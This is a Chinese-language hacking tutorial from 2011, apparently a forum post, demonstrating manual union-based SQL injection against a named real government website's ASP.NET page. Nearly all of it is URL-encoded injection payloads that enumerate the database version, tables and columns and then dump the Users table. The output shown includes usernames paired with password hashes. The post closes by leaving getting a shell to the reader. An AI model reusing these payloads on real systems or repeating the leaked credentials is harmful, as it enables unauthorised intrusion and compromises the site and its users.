原创另类Mssql手工注入

[H. U. C-枫]

目标：http://www.lnbxda.gov.cn/news/photos.aspx?Pid=20091302041340

我们以前熟悉的方法我就不去试了，这个点是爆不出来表和一些其他信息的。

直接进入正题：

判断字段数：

字符型注入点：

‘ and 1=2 union all select null,null,null—

错误信息:使用 UNION、INTERSECT 或 EXCEPT 运算符合并的所有查询必须在其目标列表中有相同数目的表达式。

‘ and 1=2 union all select null,null,null,null—

确定下版本：

’%20and%201=2%20union%20all%20select%20%20null,char(94)%2bchar(94)%2bchar(94)%2bcast(@@version%20as%20nvarchar(4000))%2bchar(94)%2bchar(94)%2bchar(94),null,null%20--

Version : Microsoft SQL Server 2005 - 9.00.3042.00 (Intel X86)

Feb 9 2007 22:47:07

Copyright (c) 1988-2005 Microsoft Corporation

Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)

’%20and%201=2%20union%20all%20select%20’11111111’,’22222222’,null,null—


2 的位置我们可以用来利用显示爆出的信息。

‘ And 1=2 union all select null,db_name(),null,null— //库名

SITEDATA

爆表：

判断有几个表：
’%20and%201=2%20union%20all%20select%20top%201%20null,cast(count(1)%20as%20varchar(10))%2bchar(94),null,null%20%20from%20[sysobjects]%20where%20xtype=char(85)-- //19 个表。




第一个表：

'%20and%201=2%20union%20all%20select%20top%201%20null,%20cast(name%20as%20varchar(256)),null,null%20%20from%20[sysobjects]%20where%20xtype=char(85)%20and%20name%20not%20in%20('')--

第二个表：

'%20and%201=2%20union%20all%20select%20top%201%20null,%20cast(name%20as%20varchar(256)),null,null%20%20from%20[sysobjects]%20where%20xtype=char(85)%20and%20name%20not%20in%20('NewsShenpi')--



第三个表：　　以此类推

'%20and%201=2%20union%20all%20select%20top%201%20null,%20cast(name%20as%20varchar(256)),null,null%20%20from%20[sysobjects]%20where%20xtype=char(85)%20and%20name%20not%20in%20('NewsShenpi',' Department')--

D_File30

漫长的猜表之后得到:

NewsShenpi,Department,D_File30,S_QZH,History,PhotoOnLine,News,Images

Users, Vedios,SiteLog,Friender,DaOnLine,NewsClass,Login,DownLoad,Yy,Lyxg

下面我们来猜 Users 表的字段:

猜字段之前先要猜 object_id

'%20and%201=2%20union%20all%20select%20top%201%20null,cast([id]%20as%20nvarchar(20))%2bchar(94),null,null%20%20from%20[SITEDATA].[sys].[sysobjects]%20where%20name=0x55007300650072007300--

object_id=405576483

405576483^

统计字段数:


'%20and%201=2%20union%20all%20select%20null,cast(count(1)%20as%20varchar(10))%2bchar(94),null,null%20from%20[SITEDATA].[sys].[all_columns]%20where%20object_id=405576483-- // 10^ 个字段

下面来爆字段名:

'%20and%201=2%20union%20all%20select%20top%201%20null,cast(name%20as%20varchar(500)),null,null%20%20from%20[SITEDATA].[sys].[all_columns]%20where%20object_id=405576483%20and%20name%20not%20in('')-- // UserID

第二个字段：

’%20and%201=2%20union%20all%20select%20top%201%20null,cast(name%20as%20varchar(500)),null,null%20%20from%20[SITEDATA].[sys].[all_columns]%20where%20object_id=405576483%20and%20name%20not%20in(‘UserID ’)-- // UserName



以此类推

’%20and%201=2%20union%20all%20select%20top%201%20null,cast(name%20as%20varchar(500)),null,null%20%20from%20[SITEDATA].[sys].[all_columns]%20where%20object_id=405576483%20and%20name%20not%20in('UserID','UserName','Password')--

结果得到了，UserID,UserName,Password

爆内容：

记录数：

’%20and%201=2%20union%20all%20select%20top%201%20null,cast(count(1)%20as%20varchar(8000)),null,null%20from%20[SITEDATA]..[Users]%20where%201=1-- // 10 条

第一条记录：


’%20and%201=2%20union%20all%20select%20top%201%20null,isnull(cast([username]%20as%20nvarchar(4000)),char(32))%2bchar(94)%2bisnull(cast([password]%20as%20nvarchar(4000)),char(32))%20,null,null%20from%20SITEDATA..Users%20where%201=1%20and%20username%20not%20in%20(select%20top%200%20username%20from%20SITEDATA..Users%20where%201=1%20group%20by%20username)—

foxcommander ^202CB962AC59075B964B07152D234B70

foxcommander
^202CB962AC59075B964B07152D234B70

第 5 条：

'%20and%201=2%20union%20all%20select%20top%201%20null,isnull(cast([username]%20as%20nvarchar(4000)),char(32))%2bchar(94)%2bisnull(cast([password]%20as%20nvarchar(4000)),char(32))%20,null,null%20from%20SITEDATA..Users%20where%201=1%20and%20username%20not%20in%20(select%20top%205%20username%20from%20SITEDATA..Users%20where%201=1%20group%20by%20username)-- // 改红色的这个位置



ysz
^698D51A19D8A121CE581499D7B701668

至此这个教程就到这结束了，怎么拿 shell 就是人者见仁，智者见智了。

大家不要复制上面的代码去提交，因为是在 word 下写的代码，符号可能会出错。

2011.5.2